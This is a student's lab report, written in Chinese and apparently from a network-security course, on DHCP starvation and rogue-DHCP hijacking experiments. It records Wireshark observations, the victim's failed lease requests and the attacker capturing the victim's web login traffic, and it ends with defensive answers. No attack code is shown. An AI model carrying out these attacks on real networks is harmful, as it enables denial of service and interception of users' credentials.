
（1）在攻击过程中，进入路由器控制台，查看DHCP服务地址池的占用情况。




（2）在正常用户主机上，使用`dhclient`命令释放其从DHCP服务器获得的IP地址。



（3）待DHCP服务地址池被占满后，在正常用户主机上，使用`dhclient`命令重新申请IP地址，请抓包分析正常用户在重新申请IP地址时的DHCP协议报文。





分析：如上图所示，正常主机执行sudo dhclient命令申请IP地址，但是由于地址池已满，申请失败。

**5．思考：**

（1）怎样防范DHCP拒绝服务攻击？

答：

1、限制DHCP服务器的地址分配速率，配置DHCP服务器以限制在特定时间内可以分配的地址数量，以防止攻击者快速耗尽地址空间。

2、在DHCP服务器上启用MAC地址过滤，只允许已知和受信任的MAC地址从服务器获取IP地址。

3、监控网络流量，以便快速识别和响应任何异常的DHCP流量。

## 实验5：DHCP 劫持攻击

**1.实验前置条件检查**


（1）正常用户主机（在本实验中是受害者）：已利用`dhclient -r`命令释放了其前期自动获取的地址；

（2）路由器：其上提供的DHCP服务的地址池已没有可分配的地址（比如，攻击者已利用上一个实验DHCP拒绝服务攻击、导致其无法提供正常服务）或DHCP服务器已关闭。


**2.攻击者配置并启动DHCP服务**

**3.观察攻击效果**

（1）在正常用户主机上，打开WireShark捕获网络流量，使用恰当的显示过滤器，查看DHCP报文。



（2）在正常用户主机上，使用`dhclient`获取`IP`地址，并通过WireShark查看DHCP报文及其获得的IP地址。




获得的IP地址是192.168.3.10


（3）在攻击者主机上，打开查看受害者访问外网的情况。

（4）在正常用户主机上，使用浏览器访问Web服务器www.imool.com.cn，包括输入该网站验证的用户名和口令。

正常用户主机上进行wireshark抓包



（5）在攻击者主机上，通过WireShark，观察攻击者主机是否可以捕获正常用户主机的所有通信流量，并分析原因。



分析：观察上图，在攻击者主机能够捕获正常用户主机访问外网的通信流量，说明则正常用户从攻击者建立的恶意DHCP服务器自动获取IP地址，DNS服务器等配置后，则其所有后续网络通信均可以呗攻击者劫持，攻击者主机进行DHCP劫持攻击成功。

**4.思考：**

（1）当网络中同时存在两个以上的DHCP服务器时，正常主机怎样防范从恶意的DHCP服务自动获取IP地址？

答：

1、配置静态IP地址，正常用户主机可以使用静态的IP地址，而不从任何DYHCP服务器自动获取。

2、限制DHCP服务器数量并确保安全性，应该严格控制网络中的DHCP服务器的数量，确保只有受信任的DHCP服务器在网络中运行。

3、配置安全的DNS服务器，同时监控网络中的DHCP流量，以便快速识别和响应任何异常的DHCP服务器。